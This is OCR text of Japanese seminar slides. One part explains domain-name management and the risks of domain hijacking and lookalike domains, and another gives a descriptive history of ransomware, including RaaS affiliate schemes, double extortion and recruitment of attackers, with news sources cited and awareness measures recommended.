
サイバースペースはどこにあるのか？



5

ドメイン管理構造

ICANN(後述）を頂点としたツリー構造となっています。



Internet Corporation for Assigned Names and Numbers（ICANN）がドメイン資源の管理をしています。


法人・個人へのドメインネーム販売（小売り）業者

例）Com Laude株式会社　等

法人・個人のドメインネーム登録者

例）公、民間企業、教育機関、個人

ドメイン名前解決




npa.go.jp


https://www.nic.ad.jp/ja/dom/system.html

Com Laude

いつものバスに乗ると、いつもの場所（建物）に着く



いつものバスに乗ったが、異なる場所（建物）に着く




- バス見た目はいつもと同じだが、異なる運転手が運転している。
- 異なる運転手により、異なる建物へ連れていかれる

8

ドメイン管理構造（を再度確認しましょう）

Com Laude



9

■**レジストラサーバーハッキング**

DNSサーバーを経由したハッキング例
コインチェックの顧客メール漏えいか、ドメイン登録サイトに不正アクセス
https://xtech.nikkei.com/atcl/nxt/news/18/08036/

■**その他リスク**
ドメインネームの登録業者のDNSセキュリティーを確保しても、登録者自身によるドメインネームの管理に不備があると、ドメインネームが第三者に乗っ取られる可能性もあります

登録者の管理不備等による事例
市の旧ＨＰからカジノ誘導…偽観光サイト、第３者が取得悪用　愛媛・新居浜
https://www.sankei.com/west/news/161115/wst1611150034-n1.html

不更新（削除）したドメインネームを登録業者が再登録し、オークションで再販するケース
「サークルK・サンクス」公式サイトの中古ドメイン、約6000万円で落札される
https://www.itmedia.co.jp/news/articles/1906/18/news121.html

偽サイト
東京五輪の偽サイトに注意、類似ドメインが約1,000件
https://securitynews.so-net.ne.jp/news/sec_30032.html

ドメインネーム管理に関する提言

- ドメインネームの登録・管理がセキュリティーに及ぼす影響は、サイバーセキュリティーの課題として注目されていない
- 官民における曖昧なドメインネームの管理により、ドメインネームの乗っ取り、不正な情報変更が発生する可能性がある
- サイバーセキュリティーの一環としてドメインネームの管理をする必要がある

ドメインネームの管理マナー

- 偽ドメインネームによる、フィッシング詐欺等の被害は発生している。
- 偽ドメイン・サイトの出現により、真正ドメインネームの登録者（官民）が責任を問われる事は無い。
- ただし、消費者の情報を扱う事業者は、第三者による偽ドメインネーム登録の監視と、フィッシング詐欺等を発見した際の対策を考える必要がある。

Com Laude

Com Laude株式会社
村上嘉隆

東京都中央区新川1-3-21
BizSmart茅場町507号

yoshi.murakami@comlaude.com
T: 070 3277 2830

www.comlaude.com

ありがとうございました

Security + Service = Peace of Mind


【法人向けドメインネームコンサルティング】

ドメインに関する疑問等があればお気軽にお問い合わせください

ランサムウェアとは

- 一般にコンピュータウイルスの一種であり、感染したパソコン上のファイルを暗号化し、その復号のための手段(ソフト)の購入を迫るもの
- 購入にあたって示される価格は身代金(ランサム)と呼ばれることからこの呼称が一般化
- 従来からあるタイプは、一般の利用者をねらい、金銭を要求するものであったが、いまでは企業のネットワークなどのインフラも狙うように悪質化


ランサムウェアの悪質化と模倣の歴史



NTT DATA

PGPCoder:今のランサムウェアの原型

脅迫文をデスクトップに作成して身代金の振り込み先を指示するなど、現在のランサムウェアでも踏襲されている形式を確立




デスクトップ画像を変更、脅迫文を設置して読むように指示

Source: https://securelist.com/ransomware-gpcode-strikes-back/29784/

NTT DATA

CryptoLocker


bitcoinを身代金に指定するようになった初のランサムウェア。以後、作成されたランサムウェアはみなこれを踏襲



Source: https://gigazine.net/news/20131102-bitcoin-on-ransomware/

CTB-Locker


ランサムウェアの自動生成基盤を提供し、実行役を募集（アフィリエイトと呼ばれる）。感染に成功し、身代金が支払われた場合には、実行役に70-80%、生成基盤の提供元に20-30%程度の割合で分配するシステム



Source: https://malware.dontneedcoffee.com/2014/07/ctb-locker.html


RaaSの例: GandCrab(1)

実行役を募集し、アフィリエイトで提供されたランサムウェアの自動生成基盤に加えて、感染PCの一覧や暗号化ファイルの数などの進捗状況を一元管理



Source: https://twitter.com/cryptoinsane/status/1088669898585325568


RaaSの例: GandCrab(2)



Source: https://twitter.com/cryptoinsane/status/1088669898585325568


RaaSの例: GandCrab(3)

アフィリエイトと同様に、RaaSの使用料のかわりに、利用者が被害者から得た身代金の20-30%程度を徴収するシステム。可視化されることでゲーム性が高まっている点に注意




Source: https://twitter.com/cryptoinsane/status/1088669898585325568

現在のランサムウェアグループの生態



もう一つの特徴：二重恐喝（Double Extortion）


- 従来型のランサムウェアは、暗号化されたファイルの復号鍵や復号ソフトの購入（身代金の支払い）を迫ることをしていた
- 現在の主流は、この身代金の支払いに加えて、暗号化する前に窃取したファイルを自ら運営する「暴露サイト」を通じて漏出させると脅迫し、その削除のための支払いも同時に要求するように



暴露サイトの例

アンダーグラウンドフォーラムでのコンテストの開催例


アンダーグラウンドフォーラム内でコンテストを開催し、優秀者を表彰し、副賞で賞金をつけることで新しい実行役や、自分たちのグループの運営に役立つ人材を発掘している



アンダーグラウンド掲示板内でのコンテスト開催例

日本人への勧誘が行われた事例

ランサムウェア攻撃の実行役への勧誘は国内でも発生しており、ボーダーレスで優秀な人材を集めようと画策していると思料される



日本人男性に届いたメッセージ。メールアドレスからサイバー犯罪グループとみられる（画像の一部を修整しています）

出典:「カプコンへのサイバー脅迫　記者はちらつく影を追った」, 朝日新聞
https://www.asahi.com/articles/ASNCD3DNQNCCULZU00J.html

まとめ

- ランサムウェアを開発するサイバー犯罪者は、ビジネス構築のために、ランサムウェアの感染数や身代金の仮想資産を可視化（スコア化）するシステムを構築するなどしてゲーム性を加味させ、より実行役が攻撃に加担しやすく、熱中させるように仕向けているきらいがある

- このため、他のサイバー事犯と同様に、青少年が巻き込まれるといった事態を防ぐための予防対策措置として啓発活動が重要と考えられる

- 単一のランサムウェアグループの活動期間は1年程度であり、活動停止・解散が行われるため事後追跡の障害となる蓋然性が高いため、中長期的な観測が重要と考えられる


ご参考：当社の捜査官育成へのご協力事例

NTT DATA　DATA INSIGHT　サービス　業種別ソリューション　お客様事例

2019年3月4日

株式会社NTTデータ

株式会社NTTデータ（以下：NTTデータ）は、2019年2月19日に、愛知県警察本部長より感謝状を贈呈されました。これは、2014年より愛知県警職員を技術革新統括本部 セキュリティ技術部にて受け入れており、その共同研究成果がサイバー犯罪捜査に大きく貢献していることによるものです。


感謝状

株式会社NTTデータ殿

貴社は平素から警察業務に深い理解と積極的な協力を寄せられサイバーセキュリティ戦略の推進に大きく貢献されましたここに記念品を贈って深く感謝の意を表します

平成三十一年二月十九日

愛知県警察本部長　加藤達也

